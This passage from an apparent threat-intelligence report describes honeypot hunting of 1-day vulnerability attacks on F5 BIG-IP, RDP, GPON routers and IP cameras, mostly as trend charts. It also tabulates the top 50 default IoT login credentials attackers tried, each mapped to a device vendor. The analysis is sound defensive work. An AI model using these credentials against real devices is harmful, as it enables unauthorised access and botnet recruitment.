


Figure 34. Unknown Malware Type Distribution

1-Day/0-Day Vulnerability Hunting

For 1-day vulnerability attacks, we monitor these flaws for malicious abuse. In the past, we hunted a large amount of RDP attack traffic during a certain period, and RDP 1-day attacks broke out after a short time. Researchers will research the pattern/signature capability for unknown attacks to ensure that we can defend against various potential unknown threats.

Figure 35 shows how our threat analysts came to see the trend of various 1-day vulnerability-based attacks as a screenshot. From the trend graphs of various 1-day vulnerabilities, we can quickly see which attack trends are increasing, declining, or beginning to be exploited. After that, our threat analysts will conduct a more in-depth threat analysis of their findings.

Figure 35. Overview of 1-Day Vulnerability Hunting Bar Charts

The analysis of 1-day vulnerability hunting cases gives us a way to track and respond to known vulnerabilities. Figure 36 shows attack trends for the F5 BIG-IP (CVE-2020-5902) vulnerability. We found our hunting system received this attack about 1 to 2 hours after detailed vulnerability information was released. After that, our threat analysts created a pattern to detect and defend against it. From Figure 36, we found that within a week after the vulnerability was disclosed, we detected indiscriminate attack traffic and then gradually reduced it.




Figure 36. F5 BIG-IP Remote Code Execution Vulnerability (CVE-2020-5902) Attack Trend

Figure 37 shows the trend of file inclusion attacks we have detected against our directory /etc/passwd. Since the beginning of this year, the trend has shown a slow growth. From this, we will pay attention to whether there are related weaknesses or possible 0-day releases being exploited.




Figure 37. WEB Remote File Inclusion /etc/passwd Attack Trend

Figure 38 shows the vulnerabilities that were rated as a critical risk by Microsoft-CVE-2019-0708, on a weekly basis. These vulnerabilities were revealed in May 2019 and manually performed by threat analysts before October 2019. After monitoring, it was officially integrated into our hunting system in early October. Therefore, in this figure, we will find that there is basically no data before October.

In response to this attack on this vulnerability, we also found that in 2019 we maintained fairly high attack traffic. This prompted us to remember that we need to pay attention to the attackers who are still trying to use this vulnerability to cause an impact. We have also observed that detected attack traffic related to this vulnerability has gradually decreased, and the number of attackers who can be regarded as exploiting this vulnerability has gradually decreased since the beginning of 2020.




Figure 38. RDP Microsoft Remote Desktop Services Remote Code Execution Vulnerability (CVE-2019-0708) Attack Trends

From Figure 39 to Figure 44, we have selected some examples of 1-day vulnerabilities. For a more in-depth look, these 1-day vulnerability hunting numbers are based on signatures we created from hits to our threat hunting engine, which can quickly determine which vulnerabilities are being re-used. After being exposed, a vulnerability has a tendency to be used much more frequently.




Figure 39. SIP Asterisk PJSIP Endpoint Presence Disclosure (CVE-2018-12227) Attack Trends




Figure 40. MALWARE VPNFilter-Connected Activity Attack Trends




Figure 41. MALWARE Suspicious IoT Worm TELNET Activity Attack Trends




Figure 42. WEB Dasan GPON Routers Command Injection (CVE-2018-10561)




Figure 43. WEB Remote Command Execution via Shell Script




Figure 44. WEB Hikvision IP Camera Access Bypass (CVE-2017-7921)

Attack Trend Analysis as an Early Warning System

We analyze various threat trends to facilitate early warnings, pre-responses, and redeployment of our hunting engines. These trends consist of emails, user names, passwords, protocols, countries, attacked devices, malware architecture, malware types, malware source countries, malware variants, attack payloads, COVID-19 related analysis, and so on.

Table 3 shows statistical analysis we performed on the top 50 login credentials we detected. The purpose of this analysis is to observe which credentials are used by attackers to make login attempts against specific IoT devices, or in some cases which Mirai variants are being used. We tried to use this analysis to quickly locate and address the trend of attackers trying to log in with the default accounts and passwords of IoT devices.

Table 3. Top 50 usernames and passwords credential

No.	Credentials	Count	Note	No.	Credentials	Count	Note
1	[admin/admin]	547,672,193		26	[default/OxhlwSG8]	406,363	HiSilicon IP Camera
2	[nproc/nproc]	10,370,936		27	[guest/guest]	399,855	
3	[1/1]	4,395,542		28	[default/]	395,341	
4	[root/root]	3,806,346		29	[root/default]	389,838	
5	[root/admin]	2,625,499		30	[daemon/daemon]	370,784	
6	[user1/]	2,490,896		31	[root/7ujMko0admin]	370,197	Dahua IPCam
7	[user/user]	2,318,470		32	[root/Zte521]	358,254	ZTE routers
8	[support/support]	1,836,877	Solace PubSub+	33	[root/password]	352,916	
9	[0101/0101]	1,581,673		34	[admin/1234]	297,504	
10	[default/default]	864,820		35	[root/1234]	293,879	
11	[root/matrix]	811,410		36	[root/7ujMko0vizxv]	284,787	Dahua IPCam
12	[root/tsgoingon]	743,482	Mirai Variant Use	37	[root/hi3518]	277,281	Hisilicon
13	[root/vizxv]	736,758	Dahua IPCam	38	[admin/password]	265,645	
14	[cisco/cisco]	706,357		39	[root/1111]	252,358	
15	[root/taZz@23495859]	694,077	Mirai Variant Use	40	[pi/raspberry]	250,669	
16	[root/solokey]	693,685		41	[root/ipcam_ rt5350]	225,890	
17	[0/0]	648,647		42	[pi/raspberryraspberry993311]	224,223	
18	[root/xc3511]	607,536	Xiong Mai Technology IP cam, DVR, NVR from China	43	[root/5up]	223,319	
19	[admin/]	511,599		44	[root/hunt5759]	222,769	
20	[root/123456]	488,919		45	[root/1001chin]	222,125	Hikvision and Mirai Variant Use
21	[telnetadmin/telnetadmin]	478,956	贝尔 E-140W-P	46	[root/xmhdipc]	220,350	Xiongmai Tech
22	[guest/12345]	451,022		47	[root/anko]	216,127	ANKO Teck
23	[root/t0talc0ntr0l4!]	448,493	Control4 Smart Home	48	[root/GM8182]	203,077	Grain Media
24	[root/12345]	415,380		49	[root/jvbzd]	198,154	
25	[default/S2fGqNFs]	408,724	HiSilicon IP Camera	50	[admin/admin]	190,757	




Figure 45. Top 10 Attacked Countries




Figure 46. Top 10 Attack Source Countries

From Figure 47 to Figure 52, we conduct trend threat analysis and early warning for IoT or terminal equipment commonly used services including SSH, Telnet, SMB, RDP, HTTP.

However, in the past year, various IoT services commonly used have shown a large but stable trend with no particular ups and downs.

1- Attack trend analysis by protocol




Figure 47. SSH Attack Trends

